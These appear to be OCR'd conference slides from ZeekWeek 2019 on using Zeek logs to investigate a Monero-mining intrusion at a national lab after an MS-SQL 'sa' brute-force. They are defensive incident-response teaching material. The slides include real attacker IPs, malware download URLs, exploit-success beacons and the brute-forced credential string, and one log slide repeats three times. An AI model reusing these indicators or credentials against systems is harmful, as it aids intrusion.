
Zeek - Incident Response and Beyond

Aashish Sharma
LBNL


ZeekWeek-2019

U.S. DEPARTMENT OF
ENERGY


UNIVERSITY OF
CALIFORNIA



Lawrence Berkeley National Laboratory



- "Bringing Science Solutions to the World"
- Hundreds of University staff also LBNL staff
- Rich history of scientific discovery
  - 13 Nobel Prizes
  - 63 members of the National Academy of Sciences (~3% of the Academy)



Network utilities from LBNL

- Traceroute
- Libpcap
- Tcpdump

Zeek (Bro) Network Security Monitor - (www.zeek.org)

Acknowledgement

Inputs and work of LBL Cyber team:

Jay Krous, Partha Banerjee, Michael Smitasin, James Welcher, Miguel Salazar, Craig Leres

Zeek Incident Response and Beyond

- Incident Response
  - Crypto Currency Mining after bruteforcing ms-sql
  - UDP DoS
- Beyond
  - Measurements - Data driven decision making
    - UDP Dos, OUO monitoring
  - Policy/compliance enforcement eg. DHS Binding agreements
  - Using zeek to reliably running Security Monitoring infrastructures
  - DNS network troubleshooting / impacts of DNS server upgrades

Intrusions …..and incident response

Deconstruction and incident timeline - For any given computer intrusion/incident, generally we'd like to know

- Who
- What
- When
- How
- How bad …..

Incident Response with Zeek

Scan	Breach	Exploitation	Control	Embedding	Data Exfil - Modification	Misuse
Attackers try to identify vulnerable hosts and gather information about the target, e.g., services that are running.	Attackers gain access to the system (eg. using stolen or guessed credentials or by exploiting system misconfiguration (e.g., world writable files on an open share).	Attackers exploit vulnerability (e.g., buffer overflow vulnerability) to obtain unauthorized access to the system	Attackers set up the compromised host to accept remote commands and provide reusable access (e.g., connect to command and control channel or install a backdoor).	Attackers hide their malware and tracks by embedding the malware in the system, e.g., installing a rootkit, deleting system logs, adding ssh keys to authorized_key file, changing configuration files	Attackers change or modify data in the system, e.g., deface web pages, copy database content, or steal information.	Attackers start misusing the system for personal gain, e.g., spam, DDoS using a bot, password harvesting, distributing warez, spreading virus, and phishing.

Incident Response with Zeek

Scan	Breach	Exploitation	Control	Embedding	Data Exfil - Modification	Misuse
1 10/icmp 519 1433/tcp 96 6379/tcp 96 6380/tcp 96 7001/tcp 96 7002/tcp 96 80/tcp 96 8080/tcp 97 8088/tcp 96 9200/tcp	Bruteforce “sa” account -total of 424 attempts using some kind of dictionary			Download and install bitcoin software as a service	Delete system logs and footprint cleanup	Crypto mining (Monero)

424 + 96 = 520

BERKELEY LAB

Initial Alert

Date: Sat, 21 Sep 2019 18:06:58 -0700 (PDT)
From: bro@cluster.lbl.gov
To: alerts@lbl.gov
Subject: [Bro] Bitcoin::Miner

Message: Bitcoin miner at 131.243.X.Y, using unknown protocol
Sub-message:
{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"8bba27b0d5b56c874ea1c284607b63f9af9cea15b33c470fc4a1d7089172d4f0","pass":"x","agent":"XMRig/2.15.1-beta (Windows NT 6.3; Win64; x64) libuv/1.24.1 msvc/2017", "algo": ["cn","cn/r","cn/wow","cn/2","cn/1","cn/0","cn/half","cn/xtl","cn/msr","cn/xao","cn/rto","cn/gpu","cn/rwz","cn/zls","cn/double"]}}

Connection: 131.243.X.Y:63800 -> 159.89.38.204:3333
Connection uid: C9hTuc1ebEf5yZusLj

Email Extensions
---
orig/src hostname: xy.lbl.gov
resp/dst hostname: <???>
--[Automatically generated]

https://github.com/jsiwek/bro_bitcoin.git or zkg install jsiwek/bro_bitcoin

BERKELEY LAB

So…. What, when, how and impacts

- Verify - if this system was supposed to be running crypto mining software
    - Easy answer - NO !
- Verify if it's indeed running crypto miner
    - Check if its a false positive alert ?
    - Fireeye also generated alert so that is further evidence

Step - 1: Let's gather all the data/logs

$find /usr/local/bro/logs/current/ -type f -print | parallel 'fgrep -w 158.13.160.79 {} > /INCIDENTS/bitcoin/zeek-logs/{/}'

```
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 stdout.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 stderr.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 irc-bots.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 prof.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 dhcp.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 ftp.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 stats.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 rdp.log
-rw-r--r--  1 aashish  aashish   1.4K Sep 21 21:21 notice.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 rfb.log
-rw-r--r--  1 aashish  aashish   1.1K Sep 21 21:21 software.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 irc_sessions.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 netcontrol_catch_release.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 known_certs.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 capture_loss.log
-rw-r--r--  1 aashish  aashish   204B Sep 21 21:21 react.log
-rw-r--r--  1 aashish  aashish   245B Sep 21 21:21 known_services.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 kerberos.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 reporter.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 pe.log
-rw-r--r--  1 aashish  aashish   190B Sep 21 21:21 tunnel.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 mysql.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 dce_rpc.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 signatures.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 netcontrol.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 modbus.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 netcontrol_drop.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 communication.log
-rw-r--r--  1 aashish  aashish    66B Sep 21 21:21 known_hosts.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 x509.log
-rw-r--r--  1 aashish  aashish   136B Sep 21 21:21 ssh.log
-rw-r--r--  1 aashish  aashish   7.5K Sep 21 21:21 conn_bulk.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 syslog.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 auth.log
-rw-r--r--  1 aashish  aashish     0B Sep 21 21:21 radius.log
-rw-r--r--  1 aashish  aashish   4.6K Sep 21 21:21 dpd.log
-rw-r--r--  1 aashish  aashish   745B Sep 21 21:21 snmp.log
-rw-r--r--  1 aashish  aashish    24K Sep 21 21:21 smtp.log
-rw-r--r--  1 aashish  aashish   9.9M Sep 21 21:21 http.log
-rw-r--r--  1 aashish  aashish   710K Sep 21 21:21 weird.log
-rw-r--r--  1 aashish  aashish    11K Sep 21 21:21 sip.log
-rw-r--r--  1 aashish  aashish   473K Sep 21 21:21 ssl.log
-rw-r--r--  1 aashish  aashish   8.2M Sep 21 21:21 files.log
-rw-r--r--  1 aashish  aashish    47K Sep 21 21:21 dns.log
-rw-r--r--  1 aashish  aashish   5.2G Sep 21 21:23 conn.log
drwxr-xr-x  7 aashish  staff     8.0K Oct  3 15:10 ..
drwxr-xr-x  2 aashish  staff     6.0K Oct  3 15:18 .
```

BERKELEY LAB

Let's look at notice.log

```
Sep 21 16:42:03 CcypdF3BZ3xhLKtAl7        131.243.X.Y 53951   185.181.10.234  80    FylCsD13oZRJCCiADd
      application/x-dosexec   http://185.181.10.234/E5DB0E07C3D7BE80V520/sysupdate.exe          tcp
TeamCymruMalwareHashRegistry::Match  Malware Hash Registry Detection rate: 38%  Last seen: 2019-08-17
07:58:06    https://www.virustotal.com/en/search/?query=9f06d28332c2910552addfbaf483089717315387
131.243.X.Y 185.181.10.234  80      -     worker-14   Notice::ACTION_LOG      3600.000000       F     -
      -     -


Sep 21 18:06:57 C9hTuc1ebEf5yZusLj        131.243.X.Y 63800   159.89.38.204   3333  -     -     -     tcp
      Bitcoin::Miner  Bitcoin miner at 131.243.129.26, using unknown protocol
{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"8bba27b0d5b56c874ea1c284607b63f9af9cea15b33c
470fc4a1d7089172d4f0","pass":"x","agent":"XMRig/2.15.1-beta (Windows NT 6.3; Win64; x64) libuv/1.24.1
msvc/2017","algo":["cn","cn/r","cn/wow","cn/2","cn/1","cn/0","cn/half","cn/xtl","cn/msr","cn/xao","cn/rt
o","cn/gpu","cn/rwz","cn/zls","cn/double"]}}\x0a      131.243.X.Y 159.89.38.204   3333    -     worker-11
      Notice::ACTION_LOG,Notice::ACTION_EMAIL 3600.000000   F     -     -     -     -   --      -
```

Let's look at notice.log

```
Sep 21 16:42:03 CcypdF3BZ3xhLKtAl7        131.243.X.Y 53951   185.181.10.234  80    FylCsD13oZRJCCiADd
      application/x-dosexec   http://185.181.10.234/E5DB0E07C3D7BE80V520/sysupdate.exe          tcp
TeamCymruMalwareHashRegistry::Match  Malware Hash Registry Detection rate: 38%  Last seen: 2019-08-17
07:58:06    https://www.virustotal.com/en/search/?query=9f06d28332c2910552addfbaf483089717315387
131.243.X.Y 185.181.10.234  80      -     worker-14   Notice::ACTION_LOG      3600.000000       F     -
      -     -


Sep 21 18:06:57 C9hTuc1ebEf5yZusLj        131.243.X.Y 63800   159.89.38.204   3333  -     -     -     tcp
      Bitcoin::Miner  Bitcoin miner at 131.243.129.26, using unknown protocol
{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"8bba27b0d5b56c874ea1c284607b63f9af9cea15b33c
470fc4a1d7089172d4f0","pass":"x","agent":"XMRig/2.15.1-beta (Windows NT 6.3; Win64; x64) libuv/1.24.1
msvc/2017","algo":["cn","cn/r","cn/wow","cn/2","cn/1","cn/0","cn/half","cn/xtl","cn/msr","cn/xao","cn/rt
o","cn/gpu","cn/rwz","cn/zls","cn/double"]}}\x0a      131.243.X.Y 159.89.38.204   3333    -     worker-11
      Notice::ACTION_LOG,Notice::ACTION_EMAIL 3600.000000   F     -     -     -     -   --      -
```

Let's look at notice.log

```
Sep 21 16:42:03 CcypdF3BZ3xhLKtAl7        131.243.X.Y 53951   185.181.10.234  80    FylCsD13oZRJCCiADd
      application/x-dosexec   http://185.181.10.234/E5DB0E07C3D7BE80V520/sysupdate.exe          tcp
TeamCymruMalwareHashRegistry::Match  Malware Hash Registry Detection rate: 38%  Last seen: 2019-08-17
07:58:06    https://www.virustotal.com/en/search/?query=9f06d28332c2910552addfbaf483089717315387
131.243.X.Y 185.181.10.234  80      -     worker-14   Notice::ACTION_LOG      3600.000000       F     -
      -     -


Sep 21 18:06:57 C9hTuc1ebEf5yZusLj        131.243.X.Y 63800   159.89.38.204   3333  -     -     -     tcp
      Bitcoin::Miner  Bitcoin miner at 131.243.129.26, using unknown protocol
{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"8bba27b0d5b56c874ea1c284607b63f9af9cea15b33c
470fc4a1d7089172d4f0","pass":"x","agent":"XMRig/2.15.1-beta (Windows NT 6.3; Win64; x64) libuv/1.24.1
msvc/2017","algo":["cn","cn/r","cn/wow","cn/2","cn/1","cn/0","cn/half","cn/xtl","cn/msr","cn/xao","cn/rt
o","cn/gpu","cn/rwz","cn/zls","cn/double"]}}\x0a      131.243.X.Y 159.89.38.204   3333    -     worker-11
      Notice::ACTION_LOG,Notice::ACTION_EMAIL 3600.000000   F     -     -     -     -   --      -
```

Things of interest

BERKELEY LAB

Download IP reveals a lot more

```
Sep 21 16:41:57 CcypdF3BZ3xhLKtAl7    131.243.X.Y 53951   185.181.10.234  80  1   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/init.ps1
Sep 21 16:42:00 CcypdF3BZ3xhLKtAl7    131.243.X.Y 53951   185.181.10.234  80  2   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/sysupdate.exe
Sep 21 16:42:05 CcypdF3BZ3xhLKtAl7    131.243.X.Y 53951   185.181.10.234  80  3   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/config.json
Sep 21 16:42:07 CcypdF3BZ3xhLKtAl7    131.243.X.Y 53951   185.181.10.234  80  4   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/networkservice.exe
Sep 21 16:42:22 CcypdF3BZ3xhLKtAl7    131.243.X.Y 53951   185.181.10.234  80  5   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/sysguard.exe
Sep 21 16:42:37 CcypdF3BZ3xhLKtAl7    131.243.X.Y 53951   185.181.10.234  80  6   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/clean.bat
Sep 21 16:42:39 CcypdF3BZ3xhLKtAl7    131.243.X.Y 53951   185.181.10.234  80  7   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/update.ps1
Sep 21 16:42:43 CwuArX2MgoV4IOEale    131.243.X.Y 53958   185.181.10.234  80  1   GET de.gsearch.com.de          /api/ips_cn.txt
Sep 21 16:45:42 C82EPz3iJbXBaXYA8b    131.243.X.Y 58404   185.181.10.234  80  1   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/iam-win-normal
Sep 21 16:47:10 CzHKdy4uenQqK0SR9k    131.243.X.Y 62712   185.181.10.234  80  1   GET 185.181.10.234
/E5DB0E07C3D7BE80V520/ReportSuccess/103.86.43.17/Sqlserver_exploit:sa@sa@2012@xcmd_shell
Sep 21 16:49:24 CMNQEP3MBkoUXVsXQ     131.243.X.Y 59827   185.181.10.234  80  1   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/ReportSuccess/221.6.47.100/Redis_exploit
Sep 21 17:15:45 CMXRiV2GkqpXPzx7ua    131.243.X.Y 63166   185.181.10.234  80  1   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/update.ps1
Sep 21 17:15:47 CMXRiV2GkqpXPzx7ua    131.243.X.Y 63166   185.181.10.234  80  2   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/config.json
Sep 21 17:15:49 CMXRiV2GkqpXPzx7ua    131.243.X.Y 63166   185.181.10.234  80  3   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/clean.bat
Sep 21 17:15:50 CMXRiV2GkqpXPzx7ua    131.243.X.Y 63166   185.181.10.234  80  4   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/update.ps1
Sep 21 17:20:42 CPuv6y2NOfzeUwSTKj    131.243.X.Y 64397   185.181.10.234  80  1   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/favorite.ico
Sep 21 17:20:43 CT8F6u1gnzmdPykmUb    131.243.X.Y 64404   185.181.10.234  80  1   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/update.ps1
Sep 21 17:20:45 CT8F6u1gnzmdPykmUb    131.243.X.Y 64404   185.181.10.234  80  2   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/clean.bat
Sep 21 17:20:47 CT8F6u1gnzmdPykmUb    131.243.X.Y 64404   185.181.10.234  80  3   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/update.ps1
Sep 21 17:35:46 CKwFEi1dACymRwQ6e6    131.243.X.Y 59092   185.181.10.234  80  1   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/ReportSuccess/128.199.180.70/Redis_exploit
Sep 21 17:45:42 CK6pVo3bruMlHBOR3k    131.243.X.Y 51662   185.181.10.234  80  1   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/CheckCC
Sep 21 17:45:58 C4fPXkVBjE0j92Cq8     131.243.X.Y 51905   185.181.10.234  80  1   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/update.ps1
Sep 21 17:46:01 C4fPXkVBjE0j92Cq8     131.243.X.Y 51905   185.181.10.234  80  2   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/clean.bat
Sep 21 17:46:05 C4fPXkVBjE0j92Cq8     131.243.X.Y 51905   185.181.10.234  80  3   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/update.ps1
Sep 21 17:55:53 C04aFB4ow3KM38U4ig    131.243.X.Y 58923   185.181.10.234  80  1   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/favorite.ico
Sep 21 17:55:54 CoGukE3DlX9Fpz9NPf    131.243.X.Y 58932   185.181.10.234  80  1   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/update.ps1
Sep 21 17:55:56 CoGukE3DlX9Fpz9NPf    131.243.X.Y 58932   185.181.10.234  80  2   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/clean.bat
Sep 21 17:55:58 CoGukE3DlX9Fpz9NPf    131.243.X.Y 58932   185.181.10.234  80  3   GET 185.181.10.234  /E5DB0E07C3D7BE80V520/update.ps1
```

So far now we know

- Crypto miner is running
- Malware is downloaded
- More importantly - timestamp of downloads and misuse
- Additional information
  - Go-http-client/1.1 in use (Software.log)
  - List of all the malware downloaded (http.log)
  - List of all the IPs + ports connected to (conn.log)

- Big Question is - How did they get in ?

How did they break in ?

```
$ cat known_services.log* | sort -k1 | cf
    Sep 21 14:17:53 131.243.X.Y 1433 tcp    (empty)
    Sep 21 14:32:14 131.243.X.Y 1433 tcp    (empty)
    Sep 21 16:36:08 131.243.X.Y 8088 tcp    HTTP
    Sep 21 16:44:07 131.243.X.Y 22   tcp    (empty)
    Sep 21 16:44:11 131.243.X.Y 3389 tcp    (empty)
```

*Namp or nessus scan results etc also help here
Problem : historical information may not be always available for these data sets

So far now we know

```
$ cat known_services.log | sort -k1 | cf
    Sep 21 14:17:53 131.243.X.Y 1433 tcp    (empty)
    Sep 21 14:32:14 131.243.X.Y 1433 tcp    (empty)
    Sep 21 16:36:08 131.243.X.Y 8088 tcp    HTTP
    Sep 21 16:44:07 131.243.X.Y 22   tcp    (empty)
    Sep 21 16:44:11 131.243.X.Y 3389 tcp    (empty)
Recall:
```

```
Sep 21 16:47:10 CzHKdy4uenQqK0SR9k      131.243.X.Y 62712   185.181.10.234  80      1
GET  185.181.10.234
/E5DB0E07C3D7BE80V520/ReportSuccess/103.86.43.17/Sqlserver_exploit:sa@sa@2012@xcmd_shell

Sep 21 16:49:24 CMNQEP3MBkoUXVsXQ       131.243.X.Y 59827   185.181.10.234  80      1
GET  185.181.10.234  /E5DB0E07C3D7BE80V520/ReportSuccess/221.6.47.100/Redis_exploit
```


BERKELEY LAB

```
16:41:10 Cay3UHmLfg9ccjeB8 211.159.174.136 46772 131.243.X.Y 1433 tcp – 1.050417 249 149 SF F T 0 ShADdfFa 7 621 5 417 (em
16:41:11 CbQs301ENcHLlmkHH6 211.159.174.136 46778 131.243.X.Y 1433 tcp – 17.679497 245 149 SF F T 0 ShADdfFa 8 669 5 417 (em
16:41:12 CDL5lLvM26Nh2BdTg 211.159.174.136 46780 131.243.X.Y 1433 tcp – 16.901394 249 149 SF F T 0 ShADdfFa 7 621 5 417 (em
16:41:12 CGMGN919z11ezmhhR2 211.159.174.136 46784 131.243.X.Y 1433 tcp – 16.185614 249 150 S2 F T 107 ShADdFa 5 315 3 207 (empty)
16:41:13 CqtKHA2zviuLvmt4sc 211.159.174.136 46788 131.243.X.Y 1433 tcp – 15.47634 251 149 SF F T 0 ShADdfFa 7 623 5 417 (em
16:41:14 CPBVe82bmy6SgVpTf3 211.159.174.136 46792 131.243.X.Y 1433 tcp – 14.771369 255 149 SF F T 0 ShADdfFa 7 627 5 417 (em
16:41:15 CjeXDv4t8SXcCFcPR 211.159.174.136 46796 131.243.X.Y 1433 tcp – 14.057391 257 149 SF F T 0 ShADdfFa 7 629 5 417 (em
16:41:15 CQwj6p2yZxm2fb5xF8 211.159.174.136 46800 131.243.X.Y 1433 tcp – 13.334377 245 149 SF F T 0 ShADdfFa 7 617 5 417 (em
16:41:16 CTcTQ82i0F6zZvfpjg 211.159.174.136 46802 131.243.X.Y 1433 tcp – 12.628919 257 149 SF F T 0 ShADdfFa 7 629 5 417 (em
16:41:17 CsaUGA2nrnqDh6gsN8 211.159.174.136 46806 131.243.X.Y 1433 tcp – 11.925249 245 149 SF F T 0 ShADdfFa 7 617 5 417 (em
16:41:17 CN7hgx1vpi3ypxEYb 211.159.174.136 46810 131.243.X.Y 1433 tcp – 11.206339 251 149 SF F T 0 ShADdfFa 7 623 5 417 (em
16:41:18 CAuGZM16THXycXgg9f 211.159.174.136 46812 131.243.X.Y 1433 tcp – 10.489457 253 149 SF F T 0 ShADdfFa 7 625 5 417 (em
16:41:19 CZqXsM2Va1kYM0GECb 211.159.174.136 46816 131.243.X.Y 1433 tcp – 9.776558 249 149 SF F T 0 ShADdfFa 7 621 5 417 (em
16:41:20 CxZzTdNzW7hvtcqN1 211.159.174.136 46822 131.243.X.Y 1433 tcp – 9.047495 251 149 SF F T 0 ShADdfFa 7 623 5 417 (em
16:41:20 CUtLpk3AH6MEGTHGZ6 211.159.174.136 46826 131.243.X.Y 1433 tcp – 8.324493 249 149 SF F T 0 ShADdfFa 7 621 5 417 (em
16:41:21 CEZoJI2EkD7dHwKbX9 211.159.174.136 46832 131.243.X.Y 1433 tcp – 7.615387 239 149 SF F T 0 ShADdfFa 7 611 5 417 (em
16:41:22 CQnu0i1fayAlx3Zfw2 211.159.174.136 46834 131.243.X.Y 1433 tcp – 6.907208 253 149 SF F T 0 ShADdfFa 7 625 5 417 (em
16:41:22 CE8X2Z3mnEM6aaQES5 211.159.174.136 46838 131.243.X.Y 1433 tcp – 6.194479 253 149 SF F T 0 ShADdfFa 7 625 5 417 (em
16:41:23 CExvpvzluUVXIvCHi 211.159.174.136 46842 131.243.X.Y 1433 tcp – 5.485431 251 149 SF F T 0 ShADdfFa 7 623 5 417 (em
16:41:24 CM1LZ2Dp2tGIgeve1 211.159.174.136 46846 131.243.X.Y 1433 tcp – 4.770423 247 149 SF F T 0 ShADdfFa 7 619 5 417 (em
16:41:25 CXjcnd2wu4kkOLAzBi 211.159.174.136 46850 131.243.X.Y 1433 tcp – 4.062519 243 149 SF F T 0 ShADdfFa 7 615 5 417 (em
16:41:25 CQ3Gvd2yX8NSORmFsc 211.159.174.136 46856 131.243.X.Y 1433 tcp – 3.351559 245 149 SF F T 0 ShADdfFa 7 617 5 417 (em
16:41:26 CzJrTe9ayabJlRs0g 211.159.174.136 46858 131.243.X.Y 1433 tcp – 2.650589 251 149 SF F T 0 ShADdfFa 7 623 5 417 (em
16:41:27 C0K27D1Z1hcbZWDf2c 211.159.174.136 46862 131.243.X.Y 1433 tcp – 1.929805 243 149 SF F T 0 ShADdfFa 7 615 5 417 (em
16:41:27 CfFSb8473oCpgHKVvk 211.159.174.136 46866 131.243.X.Y 1433 tcp – 1.215541 255 149 SF F T 0 ShADdfFa 7 627 5 417 (em
16:41:28 ClSv9p4Y6vcaqagO1e 211.159.174.136 46868 131.243.X.Y 1433 tcp – 17.865913 251 149 SF F T 0 ShADdfFa 7 623 5 417 (em
